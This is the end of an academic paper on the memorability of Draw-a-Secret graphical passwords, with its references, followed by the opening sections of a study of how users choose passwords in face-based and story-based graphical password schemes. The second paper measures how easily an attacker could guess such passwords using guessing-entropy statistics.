Although this analysis examines the memorability of DAS passwords from the view of the visual and temporal structure of the drawing, it does not consider other factors of DAS passwords that may affect memorability. One such factor is the number of coordinates and strokes that people can recall when given enough time (recall §5). It is unknown whether the numbers cited for the number of coordinates people recall are

a function of the time given to examine the pattern. Based on our class of memorable graphical passwords, we can guess what sort of images people are likely to draw; the complexity of these images in terms of password length or number of strokes is a separate issue.

Another factor one may expect to affect memorability of a password is the temporal order of the drawing. It is still unclear as to whether the memorability benefits of pictures would be distorted due to the need to not only recall the visual image associated with the picture, but the order in which it must be input. If the temporal order is a complicating factor that adds significant complexity to what users must recall, they may be more likely to choose single-stroke (or fewer-stroke) passwords. This could also be used to an attacker's advantage, providing an improvement to the graphical dictionary of mirror symmetric graphical passwords. A conservative variation of this concept was used in our graphical dictionaries: we assumed that users would use symmetry in both a local and global scope, local being the actual stroke drawn, global being the relationship between the strokes to be a symmetric password when viewed as a whole.

We believe that this work provides a significant extension to the analysis of graphical passwords – it shows promise for the security of graphical passwords and gives incentive for their further study. This work has also raised many new and interesting questions for how to pursue research in this area (see §5), suggesting there is much room for future work, in graphical password security and in related psychological studies. Psychological studies that allow a subject unlimited or a reasonably bounded time to memorize a dot sequence or grid drawing would be useful. The results could be examined for an upper bound on how the number of dots or complexity of the drawing could affect the memorability of the pattern, and thus what password lengths people are likely to choose. Similarly, psychological studies on how temporal order affects memorability of dot patterns or grid drawings would be useful in determining the type and length of strokes people will use within their password. Studies to show how grid size affects the memorability of drawings and what sort of graphical passwords users choose in practice would be helpful. Finally, extensions or alternatives to the DAS encoding scheme may improve security by increasing the size of the resulting password space.

## 7 Acknowledgements

The first author acknowledges Canada's National Sciences and Engineering Research Council (NSERC) for funding her PGS A scholarship. The second author

acknowledges NSERC for funding an NSERC Discovery Grant and his Canada Research Chair in Network and Software Security.

## Notes

<sup>1</sup>Increasing the grid height and/or width will increase the dictionary size for any given length. A length of 8 is a quite simple DAS password; see example passwords in [11].

<sup>2</sup>Note that rectangles are a subclass of our class of memorable passwords.

<sup>3</sup>Note that when the defining stroke is drawn from  $e$  to  $s$ , it is considered a different defining stroke.

<sup>4</sup>An alternative is to use the hashed password as a cryptographic key for decrypting a check-word for authentication; this key might also be used to encrypt files.

## References

- [1] F. Attneave. Symmetry, Information and Memory for Patterns. *American Journal of Psychology*, 68:209–222, 1955.
- [2] J.-C. Birget, D. Hong, and N. Memon. Robust Discretization, With an Application to Graphical Passwords. Cryptology ePrint Archive, Report 2003/168, 2003. <http://eprint.iacr.org/>, site accessed Jan. 12, 2004.
- [3] G. H. Bower, M. B. Karlin, and A. Dueck. Comprehension and Memory For Pictures. *Memory and Cognition*, 3:216–220, 1975.
- [4] M.W. Calkins. Short Studies in Memory and Association from the Wellesley College Laboratory. *Psychological Review*, 5:451–462, 1898.
- [5] D. Davis, F. Monrose, and M.K. Reiter. On User Choice in Graphical Password Schemes. In *13th USENIX Security Symposium*, 2004.
- [6] R. Dhamija and A. Perrig. Déjà Vu: A User Study Using Images for Authentication. In *9th USENIX Security Symposium*, 2000.
- [7] R.-S. French. Identification of Dot Patterns From Memory as a Function of Complexity. *Journal of Experimental Psychology*, 47:22–26, 1954.
- [8] J. Goldberg, J. Hagman, and V. Sazawal. Doodling Our Way to Better Authentication, 2002. CHI '02 extended abstracts on Human Factors in Computer Systems.
- [9] S.-I. Ichikawa. Measurement of Visual Memory Span by Means of the Recall of Dot-in-Matrix Patterns. *Behavior Research Methods and Instrumentation*, 14(3):309–313, 1982.



- [10] J. Nakajima and M. Matsui. Performance Analysis and Parallel Implementation of Dedicated Hash Functions. In *Advances in Cryptology – Proceedings of EUROCRYPT 2002*, pages 165–180, 2002.
- [11] I. Jermyn, A. Mayer, F. Monrose, M. Reiter, and A. Rubin. The Design and Analysis of Graphical Passwords. *8th USENIX Security Symposium*, 1999.
- [12] E. A. Kirkpatrick. An Experimental Study of Memory. *Psychological Review*, 1:602–609, 1894.
- [13] D. Klein. Foiling the Cracker: A Survey of, and Improvements to, Password Security. In *The 2nd USENIX Security Workshop*, pages 5–14, 1990.
- [14] S. Madigan. Picture Memory. In John C. Yuille, editor, *Imagery, Memory and Cognition*, pages 65–89. Lawrence Erlbaum Associates Inc., N.J., U.S.A., 1983.
- [15] S. Madigan and V. Lawrence. Factors Affecting Item Recovery and Hypermnnesia in Free Recall. *American Journal of Psychology*, 93:489–504, 1980.
- [16] F. Monrose. *Towards Stronger User Authentication*. PhD thesis, NY University, 1999. [http://www.cs.nyu.edu/cweb/Research/Theses/monrose\\_fabian.pdf](http://www.cs.nyu.edu/cweb/Research/Theses/monrose_fabian.pdf), site accessed January 12, 2004.
- [17] A. Muffett. Crack password cracker. <http://ciac.llnl.gov/ciac/ToolsUnixAuth.html>, site accessed Jan. 12, 2004.
- [18] Openwall Project. John the Ripper password cracker. <http://www.openwall.com/john/>, site accessed Jan.7, 2004.
- [19] Openwall Project. Wordlists. <http://www.openwall.com/passwords/wordlists/>, site accessed Jan.7 2004.
- [20] S.E. Palmer. *Vision Science: Photons to Phenomenology*. MIT Press, Cambridge, Mass., 1999.
- [21] F.T. Perkins. Symmetry in Visual Recall. *American Journal of Psychology*, 44:473–490, 1932.
- [22] A. Perrig and D. Song. Hash Visualization: a New Technique to Improve Real-World Security. In *International Workshop on Cryptographic Techniques and E-Commerce*, pages 131–138, 1999.
- [23] B. Pinkas and T. Sander. Securing Passwords Against Dictionary Attacks. In *9th ACM Conference on Computer and Communications Security*, pages 161–170. ACM Press, 2002.
- [24] S. Stubblebine and P.C. van Oorschot. Addressing Online Dictionary Attacks with Login Histories and Humans-in-the-Loop. In *Financial Cryptography'04*. Springer-Verlag LNCS (to appear), 2004.
- [25] J. Thorpe and P.C. van Oorschot. Graphical Dictionaries and the Memorable Space of Graphical Passwords. Extended version (in progress): <http://www.scs.carleton.ca/~jthorpe>.
- [26] C.W. Tyler. Human Symmetry Perception. In C.W. Tyler, editor, *Human Symmetry Perception and its Computational Analysis*, pages 3–22. VSP, The Netherlands, 1996.
- [27] J. Wagemans. Detection of Visual Symmetries. In C.W. Tyler, editor, *Human Symmetry Perception and its Computational Analysis*, pages 25–48. VSP, The Netherlands, 1996.
- [28] J. Yan. A Note on Proactive Password Checking. ACM New Security Paradigms Workshop, New Mexico, USA, 2001. <http://citeseer.nj.nec.com/yan01note.html>, site accessed Jan. 12, 2004.

# On User Choice in Graphical Password Schemes

Darren Davis   Fabian Monroe  
*Johns Hopkins University*  
{ddavis,fabian}@cs.jhu.edu

Michael K. Reiter  
*Carnegie Mellon University*  
reiter@cmu.edu

## Abstract

Graphical password schemes have been proposed as an alternative to text passwords in applications that support graphics and mouse or stylus entry. In this paper we detail what is, to our knowledge, the largest published empirical evaluation of the effects of user choice on the security of graphical password schemes. We show that permitting user selection of passwords in two graphical password schemes, one based directly on an existing commercial product, can yield passwords with entropy far below the theoretical optimum and, in some cases, that are highly correlated with the race or gender of the user. For one scheme, this effect is so dramatic so as to render the scheme insecure. A conclusion of our work is that graphical password schemes of the type we study may generally require a different posture toward password selection than text passwords, where selection by the user remains the norm today.

## 1 Introduction

The ubiquity of graphical interfaces for applications, and input devices such as the mouse, stylus and touch-screen that permit other than typed input, has enabled the emergence of graphical user authentication techniques (e.g., [2, 8, 4, 24, 7, 30]). Graphical authentication techniques are particularly useful when such devices do not permit typewritten input. In addition, they offer the possibility of providing a form of authentication that is strictly stronger than text passwords. History has shown that the distribution of text passwords chosen by human users has entropy far lower than possible [22, 5, 9, 32], and this has remained a significant weakness of user authentication for over thirty years. Given the fact that pictures are generally more easily remembered than words [23, 14], it is conceivable that humans

would be able to remember stronger passwords of a graphical nature.

In this paper we study a particular facet of graphical password schemes, namely the strength of graphical passwords chosen by users. We note that not all graphical password schemes prescribe user chosen passwords (e.g., [24]), though most do (e.g., [2, 8, 3, 4, 7]). However, all of these schemes can be implemented using either system-chosen or user-chosen passwords, just as text passwords can be user-chosen or system-chosen. As with text passwords, there is potentially a tradeoff in graphical passwords between security, which benefits by the system choosing the passwords, and usability and memorability, which benefit by permitting the user to choose the password.

Our evaluation here focuses on one end of this spectrum, namely user chosen graphical passwords. The graphical password schemes we evaluate are a scheme we call “Face” that is intentionally very closely modeled after the commercial Passfaces<sup>TM</sup> scheme [3, 24] and one of our own invention (to our knowledge) that we call the “Story” scheme. In the Face scheme, the password is a collection of  $k$  faces, each chosen from a distinct set of  $n > 1$  faces, yielding  $n^k$  possible choices. In the Story scheme, a password is a sequence of  $k$  images selected by the user to make a “story”, from a single set of  $n > k$  images each drawn from a distinct category of image types (cars, landscapes, etc.); this yields  $n!/(n-k)!$  choices. Obviously, the password spaces yielded by these schemes is exhaustively searchable by a computer for reasonable values of  $k$  and  $n$  (we use  $k = 4$  and  $n = 9$ ), and so it relies on the authentication server refusing to permit authentication to proceed after sufficiently many incorrect authentication attempts on an account. Nevertheless, an argument given to justify the presumed security of graphical passwords over text passwords in such environments is the lack of a predefined “dictionary” of “likely” choices, as an English dictionary provides for En-

glish text passwords, for example (c.f., [8, Section 3.3.3]).

For our study we utilize a dataset we collected during the fall semester of 2003, of graphical password usage by three separate computer engineering and computer science classes at two different universities, yielding a total of 154 subjects. Students used graphical passwords (from one of the two schemes above) to access their grades, homework, homework solutions, course reading materials, etc., in a manner that we describe in Section 3.2. At the end of the semester, we asked students to complete an exit survey in which they described why they picked the faces they did (for Face) or their chosen stories (for Story) and some demographic information about themselves.

Using this dataset, in this paper we evaluate the Face and Story schemes to estimate the ability of an attacker to guess user-chosen passwords, possibly given knowledge of demographic information about the user. As we will show, our analysis suggests that the faces chosen by users in the Face scheme is highly affected by the race of the user, and that the gender and attractiveness of the faces also bias password choice. As to the latter, both male and female users select female faces far more often than male faces, and then select attractive ones more often than not. In the case of male users, we found this bias so severe that we do not believe it possible to make this scheme secure against an online attack by merely limiting the number of incorrect password guesses permitted. We also quantify the security of the passwords chosen in the Story scheme, which still demonstrates bias though less so, and make recommendations as to the number of incorrect password attempts that can be permitted in this scheme before it becomes insecure. Finally, we benchmark the memorability of Story passwords against those of the Face scheme, and identify a factor of the Story scheme that most likely contributes to its relative security but also impinges on its memorability.

On the whole, we believe that this study brings into question the argument that user-chosen graphical passwords of the type we consider here are likely to offer additional security over text passwords, unless users are somehow trained to choose better passwords, as they must be with text passwords today. Another alternative is to utilize only system-chosen passwords, though we might expect this would sacrifice some degree of memorability; we intend to evaluate this end of the spectrum in future work.

The rest of this paper is structured as follows. We describe related work in Section 2. In Section 3 we describe in more detail the graphical password schemes that we evaluate, and discuss our data sources and experimental setup. In Section 4 we introduce our chosen security measures, and present our results for them. In Section 5 we discuss issues and findings pertinent to the memorability of the two schemes. Finally, we conclude in Section 6.

## 2 Related Work

This work, and in particular our investigation of the Face scheme, was motivated in part by scientific literature in psychology and perception. Two results documented in the psychological literature that motivated our study are:

- Studies show that people tend to agree about the attractiveness of both adults and children, even across cultures. (Interested readers are referred to [10] for a comprehensive literature review on attractiveness.) In other words, the adage that “beauty is in the eye of the beholder,” which suggests that each individual has a different notion of what is attractive, is largely false. For graphical password schemes like Face, this raises the question of what influence general perceptions of beauty (e.g, facial symmetry, youthfulness, averageness) [1, 6] might have on an individual’s graphical password choices. In particular, given these a priori perceptions, are users more inclined to choose the most attractive images when constructing their passwords?
- Studies show that individuals are better able to recognize faces of people from their own race than faces of people from other races [31, 20, 11, 29]. The most straightforward account of the own-race effect is that people tend to have more exposure to members of their own racial group relative to other-race contact [31]. As such, they are better able to recognize intraracial distinctive characteristics which leads to better recall. This so-called “race-effect” [13, 15] raises the question of whether users would favor members of their own race when selecting images to construct their passwords.

To the best of our knowledge, there has been no prior study structured to quantify the influence of the various factors that we evaluate here, including those above, on user *choice* of graphical passwords, particularly with respect to security. However, prior reports on graphical passwords have suggested the possibility of bias, or anecdotally noted apparent bias, in the selection or recognition of passwords. For example, a document [24] published by the corporation that markets Passfaces<sup>TM</sup> makes reference to the race-effect, though stops short of indicating any effect it might have on password choice. In a study of twenty users of a graphical password system much like the Story scheme, except in which the password is a set of images as opposed to a sequence, several users reported that they did *not* select photographs of people because they did not feel they could relate personally to the image [4]. The same study also observed two instances in which users selected photographs of people of the same race as themselves, leading to a conjecture that this could play a role in password selection.

The Face scheme we consider here, and minor variants, have been the topic of several user studies focused on evaluating memorability (e.g., [34, 27, 28, 3]). These studies generally support the hypothesis that the Face scheme and variants thereof offer better memorability than text passwords. For instance, in [3], the authors report results of a three month trial investigation with 34 students that shows that fewer login errors were made when using Passfaces<sup>TM</sup> (compared to textual passwords), even given significant periods of inactivity between logins.

Other studies, e.g., [34, 4], have explored memorability of other types of graphical passwords. We emphasize, however, that memorability is a secondary consideration for our purposes. Our primary goal is to quantify the effect of user choice on the *security* of passwords chosen.

### 3 Graphical Password Schemes

As mentioned earlier, our evaluation is based on two graphical schemes. In the Face scheme, the password is a collection of  $k$  faces, each selected from a distinct set of  $n > 1$  faces. Each of the  $n$  faces are chosen uniformly at random from a set of faces classified as belonging to either a “typical” Asian,



Figure 1: In the Face scheme, a user’s password is a sequence of  $k$  faces, each chosen from a distinct set of  $n > 1$  faces like the one above. Here,  $n = 9$ , and images are placed randomly in a  $3 \times 3$  grid.

black or white male or female, or an Asian, black or white male or female model. This categorization is further discussed in Section 3.1. For our evaluation we choose  $k = 4$  and  $n = 9$ . So, while choosing her password, the user is shown four successive  $3 \times 3$  grids containing randomly chosen images (see Figure 1, for example), and for each, she selects one image from that grid as an element of her password. Images are unique and do not appear more than once for a given user. During the authentication phase, the same sets of images are shown to the user, but with the images randomly permuted.

In the Story scheme, a password is a sequence of  $k$  unique images selected by the user to make a “story”, from a single set of  $n > k$  images, each derived from a distinct category of image types. The images are drawn from categories that depict everyday objects, food, automobiles, animals, children, sports, scenic locations, and male and female models. A sample set of images for the story scheme is shown in Figure 2.

#### 3.1 Images

As indicated above, the images in each scheme were classified into non-overlapping categories. In Face, there were twelve categories: typical Asian males,






Figure 2: In the Story scheme, a user's password is sequence of  $k$  unique images selected from one set of  $n$  images, shown above, to depict a "story". Here,  $n = 9$ , and images are placed randomly in a  $3 \times 3$  grid.

typical Asian females, typical black males, typical black females, typical white males, typical white females, Asian male models, Asian female models, black male models, black female models, white male models and white female models. In the Story scheme, there were nine categories: animals, cars, women, food, children, men, objects, nature, and sports.

The images used for each category were carefully selected from a number of sources. "Typical male" and "typical female" subjects include faces selected from (i) the Asian face database [26] which contains color frontal face images of 103 people and (ii) the AR Face database [17] which contains well over 4000 color images corresponding to 126 people. For the AR database we used images in angle 2 only, i.e, frontal images in the *smile* position. These databases were collected under controlled conditions and are made public primarily for use in evaluating face recognition technologies. For the most part, the subjects in these databases are students, and we believe provide a good representative population for our study. Additional images for typical male subjects were derived from a random sampling of images from the Sports Illustrated<sup>TM</sup>NBA gallery.

Images of "female models" were gathered from a myriad of pageant sites including Miss USA<sup>TM</sup>, Miss Universe<sup>TM</sup>, Miss NY Chinese, and fashion modeling sites. Images of "male models" were gathered from various online modeling sources including FordModels.com and StormModels.com.

For the Story scheme, the "men" and "women" categories were the same as the male and female models in our Face experiment. All other images were chosen from PicturesOf.NET and span the previously mentioned categories.

To lessen the effect that an image's intensity, hue, and background color may have on influencing a user choice, we used the ImageMagick library (see [www.imagemagick.org](http://www.imagemagick.org)) to set image backgrounds to a light pastel color at reduced intensity. Additionally, images with bright or distracting backgrounds, or of low quality, were deleted. All remaining images were resized to have similar aspect ratios. Of course, it is always possible that differences in such secondary factors influenced the results of our experiment, though we went to significant effort to avoid this and have found little to support a hypothesis of such influence.

### 3.2 Experiment

For our empirical evaluation we analyze observations collected during the fall semester (roughly the four month period of late-August through early-December) of 2003, of graphical password usage by three separate computer engineering and computer science classes at two different universities, yielding a total of 154 subjects. Each student was randomly assigned to one of the two graphical schemes. Each student then used the graphical password scheme for access to published content including his or her grades, homework, homework solutions, course reading materials, etc., via standard Java enabled browsers. Our system was designed so that instructors would not post documents on the login server, but rather that this server was merely used to encrypt and decrypt documents for posting or retrieval elsewhere. As such, from a student's perspective, the login server provided the means to decrypt documents retrieved from their usual course web pages.

Since there was no requirement for users to change their passwords, most users kept one password for the entire semester. However, a total of 174 pass-

Population		Scheme	
Gender	Race	Face	Story
<i>any</i>	<i>any</i>	79	95
Male	<i>any</i>	55	77
Female	<i>any</i>	20	13
Male	Asian	24	27
Female	Asian	12	8
Male	Black	3	-
Female	Black	-	-
Male	Hispanic	-	2
Female	Hispanic	-	-
Male	White	27	48
Female	White	8	4

Table 1: Population breakdown (in passwords).

words were chosen during the semester, implying that a few users changed their password at least once. During the evaluation period there were a total of 2648 login attempts, of which 2271 (85.76%) were successful. Toward the end of the semester, students were asked to complete an exit survey in which they described why they picked the faces they did (for Face) or their chosen stories (for Story) and provide some demographic information about themselves. This information was used to validate some of our findings which we discuss shortly. Table 1 summarizes the demographic information for our users. A gender or race of *any* includes those for which the user did not specify their gender or race. Such users account for differences between the sum of numbers of passwords for individual populations and populations permitting a race or gender of *any*.

The students participating in this study did so voluntarily and with the knowledge they were participating in a study, as required by the Institutional Review Boards of the participating universities. However, they were not instructed as to the particular factors being studied and, in particular, that the passwords they selected were of primary interest. Nor were they informed of the questions they would be asked at the end of the study. As such, we do not believe that knowledge of our study influenced their password choices. In addition, since personal information such as their individual grades were protected using their passwords, we have reason to believe that they did not choose them intentionally to be easily guessable.

## 4 Security evaluation

Recall that in both the Face and Story schemes, images are grouped into non-overlapping categories. In our derivations below, we make the simplifying assumption that images in a category are equivalent, that is, the specific images in a category that are available do not significantly influence a user's choice in picking a specific category.

First we introduce some notation. An  $\ell$ -element tuple  $x$  is denoted  $x^{(\ell)}$ . If  $\mathcal{S}$  is either the Face or Story scheme, then the expression  $x^{(\ell)} \leftarrow \mathcal{S}$  denotes the selection of an  $\ell$ -tuple  $x^{(\ell)}$  (a password or password prefix, consisting of  $\ell$  image categories) according to  $\mathcal{S}$ , involving both user choices and random algorithm choices.

### 4.1 Password distribution

In this section we describe how we approximately compute  $\Pr[p^{(k)} \leftarrow \mathcal{S}]$  for any  $p^{(k)}$ , i.e., the probability that the scheme yields the password  $p^{(k)}$ . This probability is taken with respect to both random choices by the password selection algorithm and user choices.

We compute this probability inductively as follows. Suppose  $p^{(\ell+1)} = q^{(\ell)}r^{(1)}$ . Then

$$\begin{aligned} \Pr[p^{(\ell+1)} \leftarrow \mathcal{S}] &= \Pr[q^{(\ell)} \leftarrow \mathcal{S}] \cdot \\ &\Pr[q^{(\ell)}r^{(1)} \leftarrow \mathcal{S} \mid q^{(\ell)} \leftarrow \mathcal{S}] \end{aligned} \quad (1)$$

if  $p^{(\ell+1)}$  is valid for  $\mathcal{S}$  and zero otherwise, where  $\Pr[q^{(0)} \leftarrow \mathcal{S}] \stackrel{\text{def}}{=} 1$ . Here,  $p^{(\ell+1)}$  is *valid* iff  $\ell < k$  and, for the Story scheme,  $p^{(\ell+1)}$  does not contain any category more than once. The second factor  $\Pr[q^{(\ell)}r^{(1)} \leftarrow \mathcal{S} \mid q^{(\ell)} \leftarrow \mathcal{S}]$  should be understood to mean the probability that the user selects  $r^{(1)}$  after having already selected  $q^{(\ell)}$  according to scheme  $\mathcal{S}$ . If the dataset contains sufficiently many observations, then this can be approximated by

$$\Pr[q^{(\ell)}r^{(1)} \leftarrow \mathcal{S} \mid q^{(\ell)} \leftarrow \mathcal{S}] \approx \frac{\#[q^{(\ell)}r^{(1)} \leftarrow \mathcal{S}]}{\#[q^{(\ell)} \leftarrow \mathcal{S}]}, \quad (2)$$

i.e., using the maximum likelihood estimation, where  $\#[x^{(\ell)} \leftarrow \mathcal{S}]$  denotes the number of occurrences of  $x^{(\ell)} \leftarrow \mathcal{S}$  in our dataset, and where

$\# [x^{(0)} \leftarrow \mathcal{S}]$  is defined to be the number of passwords for scheme  $\mathcal{S}$  in our dataset.

A necessary condition for the denominator of (2) to be nonzero for every possible  $q^{(k-1)}$  is that the dataset contain  $N^{k-1}$  samples for scheme  $\mathcal{S}$  where  $N \geq n$  denotes the number of image categories for  $\mathcal{S}$ . ( $N = 12$  in Face, and  $N = 9$  in Story.)  $N^{k-1}$  is over 1700 in the Face scheme, for example. And, of course, to use (2) directly to perform a meaningful approximation, significantly more samples would be required. Thus, we introduce a simplifying, Markov assumption: a user's next decision is influenced only by her immediately prior decision(s) (e.g., see [16]). In other words, rather than condition on all of the previous choices made in a password ( $q^{(\ell)}$ ), only the last few choices are taken into account. Let  $\dots x^{(\ell')} \leftarrow \mathcal{S}$  denote the selection of an  $\ell'$ -tuple,  $\ell' \geq \ell$ , for which the most recent  $\ell$  selections are  $x^{(\ell)}$ .

**Assumption 4.1** *There exists a constant  $\hat{\ell} \geq 0$  such that if  $\ell \geq \hat{\ell}$  then*

$$\begin{aligned} \Pr [q^{(\ell)} r^{(1)} \leftarrow \mathcal{S} \mid q^{(\ell)} \leftarrow \mathcal{S}] \\ \approx \Pr [\dots s^{(\hat{\ell})} r^{(1)} \leftarrow \mathcal{S} \mid \dots s^{(\hat{\ell})} \leftarrow \mathcal{S}] \end{aligned} \quad (3)$$

where  $s^{(\hat{\ell})}$  is the  $\hat{\ell}$ -length suffix of  $q^{(\ell)}$ . We denote probabilities under this assumption by  $\Pr_{\hat{\ell}}[\cdot]$ .

In other words, we assume that if  $\ell \geq \hat{\ell}$ , then the user's next selection  $r^{(1)}$  is influenced only by her last  $\hat{\ell}$  choices. This appears to be a reasonable assumption, which is anecdotally supported by certain survey answers, such as the following from a user of the Face scheme.

"To start, I chose a face that stood out from the group, and then I picked the closest face that seemed to match."

While this user's intention may have been to choose a selection similar to the first image she selected, we conjecture that the most recent image she selected, being most freshly on her mind, influenced her next choice at least as much as the first one did. Assumption 4.1 also seems reasonable for the Story scheme on the whole, since users who selected passwords by choosing a story were presumably trying to continue a story based on what they previously selected.

Assumption 4.1 permits us to replace (2) by

$$\begin{aligned} \Pr_{\hat{\ell}} [q^{(\ell)} r^{(1)} \leftarrow \mathcal{S} \mid q^{(\ell)} \leftarrow \mathcal{S}] \\ \approx \frac{\# [\dots s^{(\hat{\ell})} r^{(1)} \leftarrow \mathcal{S}]}{\# [\dots s^{(\hat{\ell})} \leftarrow \mathcal{S}]} \end{aligned} \quad (4)$$

where  $s^{(\hat{\ell})}$  is the  $\hat{\ell}$ -length suffix of  $q^{(\ell)}$  and we define  $\# [\dots s^{(0)} \leftarrow \mathcal{S}]$  to be the total number of category choices ( $k$  times the number of passwords) in our dataset for scheme  $\mathcal{S}$ . Here, the necessary condition for the denominator of (4) to be nonzero for each  $s^{(\hat{\ell})}$  is that the dataset for  $\mathcal{S}$  contain  $N^{\hat{\ell}}$  samples, e.g., in the Face scheme, twelve for  $\hat{\ell} = 1$ , and so on.

We further augment the above approach with smoothing in order to compensate for gaps in the data (c.f., [16]). Specifically, we replace (4) with

$$\begin{aligned} \Pr_{\hat{\ell}} [q^{(\ell)} r^{(1)} \leftarrow \mathcal{S} \mid q^{(\ell)} \leftarrow \mathcal{S}] \\ \approx \frac{\# [\dots s^{(\hat{\ell})} r^{(1)} \leftarrow \mathcal{S}] + \lambda_{\hat{\ell}} \cdot \Psi_{\hat{\ell}-1}}{\# [\dots s^{(\hat{\ell})} \leftarrow \mathcal{S}] + \lambda_{\hat{\ell}}} \end{aligned} \quad (5)$$

where  $s^{(\hat{\ell})}$  is the  $\hat{\ell}$ -length suffix of  $q^{(\ell)}$ ;  $\lambda_{\hat{\ell}} > 0$  is a real-valued parameter; and where if  $\hat{\ell} > 0$  then

$$\Psi_{\hat{\ell}-1} = \Pr_{\hat{\ell}-1} [q^{(\ell)} r^{(1)} \leftarrow \mathcal{S} \mid q^{(\ell)} \leftarrow \mathcal{S}]$$

and  $\Psi_{\hat{\ell}-1} = 1/N$  otherwise. Note that as  $\lambda_{\hat{\ell}}$  is reduced toward 0, (5) converges toward (4). And, as  $\lambda_{\hat{\ell}}$  is increased, (5) converges toward  $\Psi_{\hat{\ell}-1}$ , i.e., a probability under Assumption 4.1 for  $\hat{\ell} - 1$ , a stronger assumption. So, with sufficient data, we can use a small  $\lambda_{\hat{\ell}}$  and thus a weaker assumption. Otherwise, using a small  $\lambda_{\hat{\ell}}$  risks relying too heavily on a small number of occurrences of  $\dots s^{(\hat{\ell})} \leftarrow \mathcal{S}$ , and so we use a large  $\lambda_{\hat{\ell}}$  and thus the stronger assumption.

## 4.2 Measures

We are primarily concerned with measuring the ability of an attacker to guess the password of a user. Given accurate values for  $\Pr [p^{(k)} \leftarrow \mathcal{S}]$  for each  $p^{(k)}$ , a measure that indicates this ability is the "guessing entropy" [18] of passwords. Informally, guessing entropy measures the expected number of guesses an attacker with perfect knowledge of the

probability distribution on passwords would need in order to guess a password chosen from that distribution. If we enumerate passwords  $p_1^{(k)}, p_2^{(k)}, \dots$  in non-increasing order of  $\Pr[p_i^{(k)} \leftarrow \mathcal{S}]$ , then the guessing entropy is simply

$$\sum_{i>0} i \cdot \Pr[p_i^{(k)} \leftarrow \mathcal{S}] \quad (6)$$

Guessing entropy is closely related to Shannon entropy, and relations between the two are known.<sup>1</sup> Since guessing entropy intuitively corresponds more closely to the attacker's task in which we are interested (guessing a password), we will mainly consider measures motivated by the guessing entropy.

The direct use of (6) to compute guessing entropy using the probabilities in (5) is problematic for two reasons. First, an attacker guessing passwords will be offered additional information when performing a guess, such as the set of available categories from which the next image can be chosen. For example, in Face, each image choice is taken from nine images that represent nine categories of images, chosen uniformly at random from the twelve categories. This additional information constrains the set of possible passwords, and the attacker would have this information when performing a guess in many scenarios. Second, we have found that the absolute probabilities yielded by (5) can be somewhat sensitive to the choice of  $\lambda_{\hat{e}}$ , which introduces uncertainty into calculations that utilize these probabilities numerically.




Figure 3: Measures versus  $\lambda_0$  for Face

To account for the second of these issues, we use the probabilities computed with (5) only to determine an enumeration  $\Pi = (p_1^{(k)}, p_2^{(k)}, \dots)$  of passwords in non-increasing order of probability (as computed with (5)). This enumeration is far less sensitive to variations in  $\lambda_{\hat{e}}$  than the numeric probabilities are,




Figure 4: Measures versus  $\lambda_0$  for Story

and so we believe this to be a more robust use of (5). We use this sequence to conduct tests with our dataset in which we randomly select a small set of “test” passwords from our dataset (20% of the dataset), and use the remainder of the data to compute the enumeration  $\Pi$ .

We then guess passwords in order of  $\Pi$  until each test password is guessed. To account for the first issue identified above, namely the set of available categories during password selection, we first filter from  $\Pi$  the passwords that would have been invalid given the available categories when the test password was chosen, and obviously do not guess them. By repeating this test with non-overlapping test sets of passwords, we obtain a number of guesses per test password. We use  $G_S^{\text{avg}}$  to denote the average over all test passwords, and  $G_S^{\text{med}}$  to denote the median over all test passwords. Finally, we use  $G_S^x$  for  $0 < x \leq 100$  to denote the number of guesses sufficient to guess  $x$  percent of the test passwords. For example, if 25% of the test passwords could be guessed in 6 or fewer guesses, then  $G_S^{25} = 6$ .

We emphasize that by computing our measures in this fashion, they are intrinsically conservative given our dataset. That is, an attacker who was given 80% of our dataset and challenged to guess the remaining 20% would do at least as well as our measures suggest.

### 4.3 Empirical results

To affirm our methodology of using  $G_S^{\text{avg}}$ ,  $G_S^{\text{med}}$ , and  $G_S^x$  as mostly stable measures of password quality, we first plot these measures under various instances



of Assumption 4.1, i.e., for various values of  $\hat{\ell}$  and, for each, a range of values for  $\lambda_{\hat{\ell}}$ . For example, in the case of  $\hat{\ell} = 0$ , Figures 3 and 4 show measures  $G_S^{\text{avg}}$ ,  $G_S^{\text{med}}$ ,  $G_S^{25}$  and  $G_S^{10}$ , as well as the guessing entropy as computed in (6), for various values of  $\lambda_0$ . Figure 3 is for the Face scheme, and Figures 4 is for the Story scheme.

